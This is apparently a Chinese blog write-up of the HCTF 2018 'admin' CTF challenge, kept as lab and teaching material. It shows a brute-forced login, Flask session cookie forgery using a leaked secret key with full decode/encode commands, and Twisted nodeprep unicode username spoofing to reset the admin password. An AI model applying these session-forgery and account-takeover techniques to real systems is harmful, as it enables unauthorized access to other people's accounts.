CTF [HCTF 2018]admin writeup Flask-session unicode

原创

baynk 于 2020-04-02 16:05:51 发布 1051 收藏

分类专栏： # BUUCTF Writeup

本文链接：https://blog.csdn.net/u014029795/article/details/105268530


BUUCTF Writeup 专栏收录该内容

7 篇文章 1 订阅


订阅专栏


虽然弄出来的，但是感觉不是预期解，所以直接去看的`wirteup`，之前没弄过`python`框架的站，学习复现一波，学习之路途漫长。。。

0x01 瞎弄




一打开就看到这个，可能是爆破的，因为名字都告诉你了，但是还点了几下，发现有登陆和注册功能。





在登陆处，尝试了下万能密码啥的，除了括号也不能用起来的特殊字符，不然就直接返回错误

然后看到了注册页，第一次反应莫不是`二次注入`？注入学疯了，然后注册了个用户`admin)#`，登陆后，还真有一个修改密码的页。



更加兴奋了。。于是想各种可能是什么`SQL`语句，进行构造，但是大量尝试后发现，无法成功，只好安慰自己，一般情况下，都需要引号吧，但是引号不让用。。。
于是回头用`burpsuite`跑了一波。。


```
POST /login HTTP/1.1
Host: f72f3c8a-2ebd-433b-8bb8-537ed9cf5fd5.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh
Accept-Encoding: gzip, deflate
Referer: http://f72f3c8a-2ebd-433b-8bb8-537ed9cf5fd5.node3.buuoj.cn/login
Cookie:
session=.eJw9j81qAjEURl-lpKtCFzbWjeCiJWOYgXtDbOpwsxF1rMmdiYVWOj_iu3dowdW3OHA430VsYiX
scWt2aisHZukV3lH7pVpwIhlthDXR7H__vrYnD_rw-l2AUsriatAQ9EYnbcwUI8uJK-oM2oZxpxgXJFwCAzKzc
X-Forwarded-For: 127.0.0.1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------243321122320324
Content-Length: 254
```

```
-----------------------------243321122320324
Content-Disposition: form-data; name="username"

admin
-----------------------------243321122320324
Content-Disposition: form-data; name="password"

xxx
-----------------------------243321122320324--
```


拦截的时候也很奇怪，居然是以`form-data`的格式提交数据，不知道是不是有啥讲究。。。

Request	Payload	Status	Error	Timeout	Length	Comme
103	123	302			891	
188	123	302			891	
286	123	302			891	
353	123	302			891	
384	123	302			891	
480	123	302			891	
0		302			948	
1	584521	302			948	
2	nohack	302			948	
3	45189946	302			948	
4	hacksb	302			948	
5	hackersb	302			948	

吃个东西上个厕所，回来就有了。密码居然是`123`。。。



登陆后就有`flag`了。。。

0x02 正常的writeup

看大佬们说这个题有`3`个答案，不过目前也就看到了前两个成功了，我这里也就尝试抄答案吧

1. flask session 伪造
2. unicode欺骗
3. 条件竞争

flask session

flask中session是存储在客户端cookie中的，也就是存储在本地。flask仅仅对数据进行了签名。众所周知的是，签名的作用是防篡改，而无法防止被读取。而flask并没有提供加密操作，所以其session的全部内容都是可以在客户端读取的，这就可能造成一些安全问题。

`github`上有直接的工具可以进行使用，https://github.com/noraj/flask-session-cookie-manager

另外生成`admin`的`session`还需要一个`key`。
这里有存在源码泄露，我是真的没注意到。。。在修改密码的页面中。

```
  </div>
</div>

<div class="ui grid">
    <div class="four wide column"></div>
    <div class="eight wide column">
        <!-- https://github.com/woadsl1234/hctf_flask/ -->
        <form class="ui form segment" method="post" enctype="multipart/form-data">
          <div class="field required">
            <label>NewPassword</label>
            <input id="newpassword" name="newpassword" required type="password" value="">
          </div>
          <input type="submit" class="ui button fluid" value="更换密码">
        </form>
    </div>
  </div>

<script type="text/javascript">
    $(document).ready(function () {
```


下下来以后，就可以做源码审计了，找到`key`为`ckj123`。

```
import os

class Config(object):
    SECRET_KEY = os.environ.get('SECRET_KEY') or 'ckj123'
    SQLALCHEMY_DATABASE_URI = 'mysql+pymysql://root:adsl1234@db:3306/test'
    SQLALCHEMY_TRACK_MODIFICATIONS = True
```


直接运行`py`对自己`session`进行解密

```
D:\Tools\01-Hack Penetration\02-Vulnerabilty Analysis\flask-session-cookie-manager>python3 flask_session_cookie_manager3.py decode -s "ckj123" -c ".eJw9kE1rAjEURf9KSVcFFxrrRnBhyRiUvhciqcPLRqwZTeLEwqjMh_jfO7Tg6i4uHM69d7Y9VMXFs-m1uhUDtg2OTe_s5ZtNGUjgKoexTV8dmc0J47xPF5TwAbjm1lhP-SKgXERItlTGnazQLYh1sGbfgqQhRphQWg6VJG6lbpW0CYUvMR5HaKDBnBoUGbcx42SgxugSRSzR6LHN15H4yvesdzC9i9lEJbK6d-JWLBsyH5E6DJhnM_YYsP2lOmyvP6fi_JyAueYUnaduVSq5rKGjFo1PVlCjxML3Ol6ZVcLORxB6QlF3UM_-cCHtjsWT5JL7hPl_c96lvmA7l8L57ZUN2O1SVH_PsdGIPX4BQmpuAA.XoWPQA.O1niFFvonAMPmtrHyBuoo94WVms""
{'_fresh': True, '_id': b'0c69c7fe3a5d603a7b88b3d6e6aaab4ac2fe97dd4204be720f4639bb48f6dd28ff48e6855315f1416f16a3067fb3e547edccbae7813695c8109c6d21a0cc3b5a', 'csrf_token': b'5d6b7ac2e8b036258fd6181a8fa92f78c049b433', 'image': b'vgK0', 'name': 'admin)#', 'user_id': '11'}
```

然后将名字改成`admin`以后，重新生成一次`session`

```
D:\Tools\01-Hack Penetration\02-Vulnerabilty Analysis\flask-session-cookie-manager>python3 flask_session_cookie_manager3.py encode -s "ckj123" -t "{'_fresh': True, '_id': b'0c69c7fe3a5d603a7b88b3d6e6aaab4ac2fe97dd4204be720f4639bb48f6dd28ff48e6855315f1416f16a3067fb3e547edccbae7813695c8109c6d21a0cc3b5a', 'csrf_token': b'5d6b7ac2e8b036258fd6181a8fa92f78c049b433', 'image': b'vgK0', 'name': 'admin', 'user_id': '11'}"
.eJw9kE1rAjEURf9KydqFxroRXFgyBqXvhUjq8LIRNaNJnFgYlfkQ_3sHC67u4sLh3Ptg22NVXD2b3qp7MWDb4Nj0wT72bMpAAlc5jG366chszhjnfbqghA_ANbfGesoXAeUiQrKlMu5shW5BrIM1hxYkDTHChNJyqCRxK3WrpE0ofInxNEIDDebUoMi4jRknAzVGlyhiiUaPbb6OxFe-Z32C6V3MJiqR1b0Tt2LZkPmK1GHAPJux54AdrtVxe_s9F5f3BMw1p-g8datSyWUNHbVofLKCGiUWvtfxyqwSdj6C0BOKuoN69sKFtDsVb5JL7hvm_81ll_qC7VwKFzZg92tRvX5joxF7_gFrJm20.XoWYLQ.5dJ1xJ7ymw2q6FrCCTT0e18qGms
```

在`burpsuite`中更改`cookie`即可。



unicode编码

这个解法好像才是这个题目想要考查的点，我们可以发现，不管是login、register还是change页面，只要是关于session['name']的操作，都先用了strlower函数将name转成小写，但是python中有自带的转小写函数lower，这里重写了一个，可能有点猫腻，于是找到strlower函数的定义。

```
def strlower(username):
    username = nodeprep.prepare(username)
    return username
```

这里用到了`nodeprep.prepare`函数，而`nodeprep`是从`twisted`模块中导入的`from twisted.words.protocols.jabber.xmpp_stringprep import nodeprep`，在`requirements.txt`文件中，发现这里用到的`twisted`版本是`Twisted==10.2.0`，而官网最新版本为`19.2.0(2019/6/2)`，版本差距这么大，估计是存在什么漏洞，于是搜索一下`nodeprep.prepare`，找到一篇`unicode`安全的文章，https://paper.tuisec.win/detail/a9ad1440249d95b

这里原理就是利用`nodeprep.prepare`函数会将`unicode`字符`ᴬ`转换成`A`，而`A`在调用一次`nodeprep.prepare`函数会把`A`转换成`a`。
所以当我们用`ᴬdmin`注册的话，后台代码调用一次`nodeprep.prepare`函数，把用户名转换成`Admin`，我们用`ᴬdmin`进行登录，可以看到`index`页面的`username`变成了`Admin`，证实了我们的猜想，接下来我们就想办法让服务器再调用一次`nodeprep.prepare`，其实就是再修改一次密码就可以了，这时就可以把`admin`的密码改为任何自己想要改的值。

实际测试了下，确实是可以的。

第三种就没测试了，总结下吧

1. 信息泄露问题值得重视
2. 多学习一些其他的`web`框架
3. 多猜出题人的想法，注意提示！！